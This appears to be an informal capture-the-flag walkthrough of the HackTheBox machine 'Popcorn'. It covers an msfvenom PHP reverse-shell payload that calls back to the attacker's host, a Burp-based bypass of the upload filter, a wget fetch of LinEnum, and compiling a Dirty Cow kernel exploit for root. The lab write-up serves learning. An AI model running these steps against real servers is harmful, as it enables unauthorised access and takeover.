Popcorn!

"Look mom, no meta- oh, you don't care?"

Written By https://github.coom/dungwoong

Overview

Popcorn is a machine on hackthebox. The user root is relatively easy and relatively hard at the same time. Many tutorials can be found on the internet(some of which exist solely because of this machine), but you can't autopwn for a reverse shell. However, gaining root is a CVE thing, you just need to know how to run manual exploits.

Some Hints

- Burpsuite is a good tool that allows you to change request content...isn't that cool?
- If shell commands are not getting you anywhere, it's probably because your shell doesn't have tty. How do you escape that?

Personal Rambling

If you are an employer, I just want you to know that I acknowledge the fact that these writeups are not formal in the slightest. I am sorry about that, but they're more fun to write this way.

I just skimmed through the writeup for RopeTwo after completing this box...not feeling good about myself anymore.

Nmap Scan

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -p-  -A -Pn  10.10.10.6
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-19 23:27 EDT
Warning: 10.10.10.6 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.10.6
Host is up (0.097s latency).
Not shown: 65530 closed ports
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp    open     http    Apache httpd 2.2.12 ((Ubuntu))
|_http-server-header: Apache/2.2.12 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
700/tcp   filtered epp
6906/tcp  filtered unknown
42887/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 816.57 seconds
```

There's SSH and HTTP running on the machine. SSH is typically secure, but can give us a shell if I have any credentials.
Keeping in mind that I should try any credentials I come across on the SSH service, let's check out the webpage!

Default Webpage

I find a default webpage, and I can look for directories using dirbuster. If you don't know how to use dirbuster, you should check out one of my other walkthroughs. You basically just enter the url, select a wordlist from /usr/share/wordlists/dirbuster and it will look for hidden directories for you.

Anyways, I found a /test.php page, which gives some system information. One thing that is useful is the Linux version: Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP

Another page I find is the /torrent page. This leads to a "torrent hoster" page, which is where the fun begins...


The Torrent Hoster

First, I can look for any credentials related to the torrent hoster. I find none. However, I find an exploit here: https://www.exploit-db.com/exploits/11746
This exploit looks confusing, so I keep looking around for now.


From my understanding, I am allowed to sign up and upload torrents to the site. As shown with many other HacktheBox machines, a potential way for me to get a reverse shell is uploading a malicious file to the server and running it by going to its url. Let's try that

Setting Everything Up

First, I make an account by clicking the sign up button on the webpage. I can now upload torrents. To find a torrent, I just took the kali linux iso torrent from their downloads page and uploaded it to the site.



I uploaded a torrent! Time to upload malicious code pretending to be a png file!



Getting a Reverse Shell

Before I can upload any malicious code...I need malicious code. Luckily, msfvenom is a tool for generating payloads.

```
msfvenom -p php/reverse_php LHOST=10.10.14.2 LPORT=1234 -e php/base64 -f raw > ac.php
```

After saving this ac.php file, I have to add <?php and ?> at the beginning and end of the text so that the server is able to actually read the php. *This is just how PHP files start and end.*

Now, we must disguise our file as a PNG file somehow so that we can upload it. If the server gets a different file type, it responds with “Invalid File Format.”

File Upload Bypass

The basic way to bypass the file format filter is to simply rename your php file to filename.php.png, and then to delete the png part in burpsuite afterwards.
Here is how to do it:

Rename the file

```
mv ac.php "ac.php;.png"
```

Open burpsuite, set up the proxy and intercept the request that occurs when you click the “submit” button for the upload.

In the request, change the filename to “ac.php,” removing the png ending.
Congrats, you have a webshell.

But how does that work?(skip italic portion if you know already)

You can check out this page for a comprehensive guide.
https://infinitelogins.com/2020/08/07/file-upload-bypass-techniques/

The basic idea behind this is that the website will send a response based on the request body, filtering out certain types of requests. By comparing a good request(that we can produce by uploading a normal png file) with our bad requests(when we try to upload a php file), we can figure out approximately how this filter works.

According to the link above, when you submit a php file, you can find this field in the request:

```
Content-Type: application/x-php
```

sounds problematic, especially considering what happens when you submit a jpg.

Content-Type: image/jpeg

By editing the content-type field of the request, we are able to bypass the filter


So the reason why my method of submitting the "ac.php;.png" and removing the "png" portion of the request worked is because the browser interpreted it as an image/png to begin with, and I didn't have to edit the content-type field.
You can find more about bypassing upload filters at the link above. For simple machines like this, it's usually just a matter of finding the difference between a bad and good request.

Can I have a reverse shell already??

Alright fine. It's time for the reverse shell.

I finish uploading the php file and reload the page to see that the file has loaded.

Upload: ac.php
Type: image/png
Size: 3.984375 Kb
Upload Completed.
Please refresh to see the new screenshot.



I set up a listener with netcat, right click the image and click "open in new tab." The server runs the php file and I have a reverse shell!

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.6] 41301
whoami
www-data
```

The user own is quite simple from this point. It's time for privilege escalation!

Privilege Escalation

I'm gonna be honest. I got stuck here. It wasn't even a difficult thing, I just didn't try something that I really should have.

If you are new to HackTheBox, capture the flags and stuff like that, here's a tip from one beginner to another. TRY. EVERYTHING.
As long as you know how to run an exploit and you think it might be applicable, don't skip it because "this other one looks simpler, we should try that one first." Don't skip some enumeration method just because "it probably won't give me any information anyways." TRY. EVERYTHING.

Anyways, at this point, our shell does not have tty. I ran into this before on another HackTheBox machine. I definitely need to do more research on this, but for now all I know is that if command not working, probably need tty escape.
Even though I suspected it, tty escape simply slipped my mind for the sole reason that the machine wasn't explicitly telling me that tty was not a thing. I spent half an hour looking for exploits(got absolutely nowhere because I can't do anything on the shell I have) before trying a simple tty escape.

TTY Escape

Basically, our commands aren't getting anywhere. The shell interface is horrible too. I suspect that the shell doesn't have TTY, and I google TTY Escapes. I type the first one that I find, and luckily, it works:

```
python -c 'import pty; pty.spawn("/bin/sh")'
$
```


(See, we now have the $. That's an indication that something worked lol)

Enumeration??

Luckily, if you are stuck, there are many tools that can help you out! For windows, there's tools such as Sherlock/Watson, and AonCyberLabs exploit suggester. For Linux, there's a tool called LinEnum.

You have to upload it to the target machine and run it. Here are the steps.

- Start a python server on your machine "python -m SimpleHTTPServer 8080"
- Download the file onto the target machine "wget http://10.10.14.2:8080/linenum.sh"
- Change the permissions so that you can execute the file "chmod +x linenum.sh"
- Run the file "./linenum.sh"



This is useful information and all, but I didn't get much out of it. I couldn't do much, but at least I got some information. It's always worth a try.

Anyways, let's look for exploits.
On the /test.php page from earlier, we learned about "Linux popcorn 2.6.31" We can look for exploits.

A tip about exploits: Read the exploit descriptions! You know...like if one of the exploits states that it may result in a DoS if it fails, try it last!!

I came across two potential exploits
https://www.exploit-db.com/exploits/33321
- No idea how it works
- Failed exploit attempts will result in a denial-of-service condition.

https://www.exploit-db.com/exploits/40839
- Description makes sense to me
- I know how to run it and how it works.

Let's try the second exploit first before figuring out the first one.

Exploiting

You transfer the file over to the target machine using the same steps as before. Start a python server on your machine and use wget to transfer the file.

If I compile the C file on my machine, I can't run it on the target machine, most likely because my machine is x64 and the target machine is x86. That's whatever.
The target machine has GCC installed too, according to LinEnum. I guess it did come in handy?
Anyways, we transfer the C file over, run the command specified in the exploit-db page:

```
$ gcc -pthread 40839.c -o bruh -lcrypt
```

Add permissions to run the file using the chmod command, and run it

Did we do it?

The exploit stated that it would make a new user called “firefart” on the target machine, that you could access through the command line or through SSH.
I could not access it through the command line.

```
su firefart
```

```
whoami
whoami
ls
ls
```

Oh well, let’s try SSH. In the Nmap scan, it said that the machine had SSH open, so…

```
firefart@10.10.10.6's password:
Permission denied, please try again.
firefart@10.10.10.6's password:
Permission denied, please try again.
firefart@10.10.10.6's password:
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
```

Yeah I may have set my own password for the new user and forgot it instantly but...it’s fine.

I am now firefart! I can already see the root text file.

```
firefart@popcorn:~# ls
root.txt
```

What did we learn?

- Try things, don’t be picky. I literally wouldn’t have known to use GCC to compile the C file on the target machine if I did not run LinEnum and remember that GCC was running on the target.
- Look at requests in burp suite.